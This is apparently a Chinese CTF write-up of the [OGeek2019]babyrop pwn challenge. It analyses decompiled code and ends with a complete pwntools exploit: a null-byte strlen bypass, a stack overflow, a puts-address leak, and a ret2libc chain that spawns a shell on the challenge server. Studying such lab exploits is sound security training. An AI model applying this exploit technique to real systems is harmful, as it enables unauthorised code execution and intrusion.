
[OGeek2019]babyrop

原创

m0sway 于 2022-03-22 11:08:59 发布 265 收藏

分类专栏： BUU-WP 文章标签： pwn python CTF 网络安全 WriteUp



[OGeek2019]babyrop

使用`checksec`查看：

只开启了站RELRO和栈不可执行。

放进IDA中分析：

```
int __cdecl main()
{
  int buf; // [esp+4h] [ebp-14h]
  char v2; // [esp+Bh] [ebp-Dh]
  int fd; // [esp+Ch] [ebp-Ch]

  sub_80486BB();
  fd = open("/dev/urandom", 0);
  if ( fd > 0 )
    read(fd, &buf, 4u);
  v2 = sub_804871F(buf);
  sub_80487D0(v2);
  return 0;
}
```


- `sub_80486BB();`：初始化的，没啥用。
- `fd = open("/dev/urandom", 0); if ( fd > 0 ) read(fd, &buf, 4u);`：获取一个随机数给到`buf`

`sub_804871F()`：

```
int __cdecl sub_804871F(int a1)
{
  size_t v1; // eax
  char s; // [esp+Ch] [ebp-4Ch]
  char buf[7]; // [esp+2Ch] [ebp-2Ch]
  unsigned __int8 v5; // [esp+33h] [ebp-25h]
  ssize_t v6; // [esp+4Ch] [ebp-Ch]

  memset(&s, 0, 0x20u);
  memset(buf, 0, 0x20u);
  sprintf(&s, "%ld", a1);
  v6 = read(0, buf, 0x20u);
  buf[v6 - 1] = 0;
  v1 = strlen(buf);
  if ( strncmp(buf, &s, v1) )
    exit(0);
  write(1, "Correct\n", 8u);
  return v5;
}
```


- `v6 = read(0, buf, 0x20u);`：从键盘读入数据赋值给buf。
- `v1 = strlen(buf)`：获取buf的长赋值给v1。
- `if ( strncmp(buf, &s, v1) ) exit(0);`：比较buf和s是否相同，比较位数是v1，不同则结束运行。
- `return v5;`：返回一个v5。

`sub_80487D0(char a1)`：

```
ssize_t __cdecl sub_80487D0(char a1)
{
  ssize_t result; // eax
  char buf; // [esp+11h] [ebp-E7h]

  if ( a1 == 0x7F )
    result = read(0, &buf, 0xC8u);
  else
    result = read(0, &buf, a1);
  return result;
}
```


- 传入参数是`sub_804871F()`的返回值。
- `if ( a1 == 0x7F )`：判断`a1`，做出不同长度的输入。

题目思路

返回值`v5`可以通过覆盖的方式可控。

在`sub_80487D0(char a1)`中，if判断正确可写入`0xC8u`大小的数据，但无法溢出，`buf`的大小未为`0xE7`。

所以需要走else过，控制`a1`即可。

`a1`是`sub_804871F()`的返回值`v5`。

`v5`可在读取`buf`的时候进行覆盖，覆盖成`\xFF`。

用`\x00`绕过`strlen()`对`buf`的判断

控制`a1`之后就能实现栈溢出。

接着可通过ret2libc实现getshell。

步骤解析

> 通过绕过`strlen()`使得`sub_804871F()`的返回值`v5`为`\xFF`
> 接着泄露`puts()`的地址

> 获取到地址之后就可以计算 `system()` 和 `/bin/bash`

> 再次利用栈溢出可getshell

完整**exp**

```python
from pwn import *

#attack
# r = process("../buu/[OGeek2019]babyrop")
r = remote("node4.buuoj.cn",26694)
elf = ELF("../buu/[OGeek2019]babyrop")
libc = ELF("../buu/ubuntu16(32).so")

#params
puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
main_addr = 0x8048825

#attack
payload = b'\x00' + b'M'*6 + b'\xff'
r.sendline(payload)

#attack2
payload_1 = b'M'*(0xE7+4) + p32(puts_plt) + p32(main_addr) + p32(puts_got)
r.sendline(payload_1)
r.recvline()
puts_addr = u32(r.recv(4))
print("puts_addr: " + hex(puts_addr))

#attack3
r.sendline(payload)

#libc
base_addr = puts_addr - libc.symbols['puts']
system_addr = base_addr + libc.symbols['system']
bin_sh_addr = base_addr + next(libc.search(b'/bin/sh'))
print("system_addr: " + hex(system_addr))
print("bin_sh_addr: " + hex(bin_sh_addr))

#attack4
payload_2 = b'M'*(0xE7+4) + p32(system_addr) + b'M'*4 +p32(bin_sh_addr)
r.sendline(payload_2)

r.interactive()
```